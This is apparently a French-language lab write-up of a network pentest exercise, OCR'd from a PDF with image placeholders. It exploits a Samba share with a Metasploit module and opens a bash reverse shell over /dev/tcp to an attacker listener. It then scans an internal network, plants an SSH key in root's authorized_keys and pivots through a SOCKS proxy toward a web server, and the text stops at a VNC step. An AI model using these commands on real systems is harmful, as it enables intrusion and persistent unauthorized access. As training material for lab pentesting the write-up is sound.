
Je regarde les options a paramétrer pour lancer l’attaque :

#show options



#set rport 139
#set rhost 172.18.0.2
#run

Maintenant je cherche a faire un reverse shell donc j'install netcat sur ma machine attaquante et je fait un nc -lvnp 9001. Apres cela je regarde sur revshell.com pour un reverse shell bash qui redirige l'access sur ma machine sur le port 9001.




```
msf6 exploit(linux/samba/is_known_pipename) > run

[*] 172.18.0.2:139 - Using location \\172.18.0.2\myshare\ for the path
[*] 172.18.0.2:139 - Retrieving the remote path of the share 'myshare'
[*] 172.18.0.2:139 - Share 'myshare' has server-side path '/home/share
[*] 172.18.0.2:139 - Uploaded payload to \\172.18.0.2\myshare\KCTbaUPj.so
[*] 172.18.0.2:139 - Loading the payload from server-side path /home/share/KCTba
UPj.so using \\PIPE\/home/share/KCTbaUPj.so...
[-] 172.18.0.2:139 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 172.18.0.2:139 - Loading the payload from server-side path /home/share/KCTba
UPj.so using /home/share/KCTbaUPj.so...
[+] 172.18.0.2:139 - Probe response indicates the interactive payload was loaded
...
[*] Found shell.
[*] Command shell session 8 opened (172.18.0.3:43433 -> 172.18.0.2:139) at 2025-
12-19 12:50:37 +0000

bash -c "bash -i >& /dev/tcp/172.18.0.3/9001 0>&1"
```

msfconsole(is_known_pipename)>
bash -c « bash -i >& /dev/tcp/172.18.0.3/9001 0>&1 »


```
┌──(root㉿c726df5872b7)-[/]
└─# nc -lvnp 9001
listening on [any] 9001 ...
connect to [172.18.0.3] from (UNKNOWN) [172.18.0.2] 38078
root@e13649ad5de6:/tmp#
```

kali#nc -lvnp 9001



Annalyse de l’environement de Samba :

On regarde la configuration réseau de Samba :



Samba#ip a

On remarque que la samba est connectee a deux reseau, on procede a un nmap pour verifier ce qu’il y a dans le nouveau reseau en 172.19.0.0/16 :

```
Samba# nmap -F 172.19.0.0/16
```

```
root@e13649ad5de6:/tmp# nmap -F 172.19.0.0/16
nmap -F 172.19.0.0/16

Starting Nmap 7.01 ( https://nmap.org ) at 2025-12-25 17:07 UTC
Nmap scan report for 172.19.0.1
Host is up (0.000050s latency).
All 100 scanned ports on 172.19.0.1 are closed
MAC Address: 02:42:42:39:E6:12 (Unknown)

Nmap scan report for WebPentest.auditssecu_pentestpivot (172.19.0.3)
Host is up (0.000014s latency).
Not shown: 99 closed ports
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 02:42:AC:13:00:03 (Unknown)
```

On trouve le sevrer Web a hacker en 172.19.0.3.

Pivot SSH :

Maintenant nous allons chercher a faire un pivot en utilisant le fait que samba ai acces au reseau 172.18.0.0/16 et 172.19.0.0/16.

On commence a créer la clé ssh que nous allons créer depuis la kali pour la mettre sur la samba :

```
kali#ssh-keygen -t rsa -b 1024
```

Création de la clé :

```
┌──(root㉿c726df5872b7)-[/]
└─# ssh-keygen -t rsa -b 1024
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
/root/.ssh/id_rsa already exists.
Overwrite (y/n)? y
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:5q0YXgmvHTQkX8jRxCgJOtEtrv5jprhZPFSGGrdg1K0 root@c726df5872b7
The key's randomart image is:
+---[RSA 1024]----+
| .o.oo ..=.      |
|.  =o.+..oo      |
|o.=.+...+ .      |
|.= E.  + .       |
|. o.  . S        |
| o.    * +       |
| .+   . * .      |
| +..+. * o       |
|+..=..+ o        |
+----[SHA256]-----+
```

Ce que je dois mettre dans les authorized_keys de la samba :

```
┌──(root㉿c726df5872b7)-[~/.ssh]
└─# cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAAAgQDX2b1GLMWlRbk4r76yA3EHZKhPeb/lAxm8U0X3gkpI
/vMU2L1AKRvNvNwjZOxsNt4UnJa6WNJK4bnETMeF2fAtwPhfFfXvaC3ZpSl1caVKtbPfizHN9eE+5QZb
F70WZTVpUbZwPXvLJQDqhKOQ8kHXo1LsyYeeYv5uUZZEDcDkSQ== root@c726df5872b7
```

Samba# echo "ssh-rsa <cle ssh>== root@c726df5872b7" >> /root/.ssh/authorized_keys

On ajoute alors sur la samba la clé ssh en utilisant echo (car rien est installer sur la samba) :


```
root@e13649ad5de6:/root/.ssh# echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAAAgQDX2b
1GLMWlRbk4r76yA3EHZKhPeb/lAxm8U0X3gkpI/vMU2L1AKRvNvNwjZOxsNt4UnJa6WNJK4bnETMeF
2fAtwPhfFfXvaC3ZpSl1caVKtbPfizHN9eE+5QZbF70WZTVpUbZwPXvLJQDqhKOQ8kHXo1LsyYeeYv
5uUZZEDcDkSQ== root@c726df5872b7" >> /root/.ssh/authorized_keys
```

On vérifie avec cat :


(Je m'y suis repris a plusieurs fois avec différentes clés)

On se connecte depuis kali vers la samba en ssh (sans oublier de tout activer et vérifier que ssh tourne bien) :


```
Kali# ssh -vvv -i ~/.ssh/id_rsa root@172.18.0.2
```



On a bel et bien un ssh qui marche :




On vérifie la configuration réseau :



Maintenant qu’on peux se connecter en ssh on peux utiliser la samba comme proxy en faisant :


```
Kali# ssh -i !/.ssh/id_rsa -D 1080 root@172.18.0.2
```




Controle du site web :

Maintenant on veux une interface graphique pour commencer a pentester le serveur web, on utilise vncserver. On a donc un servreur vnc qui tourne, on peux y accéder en faisant :

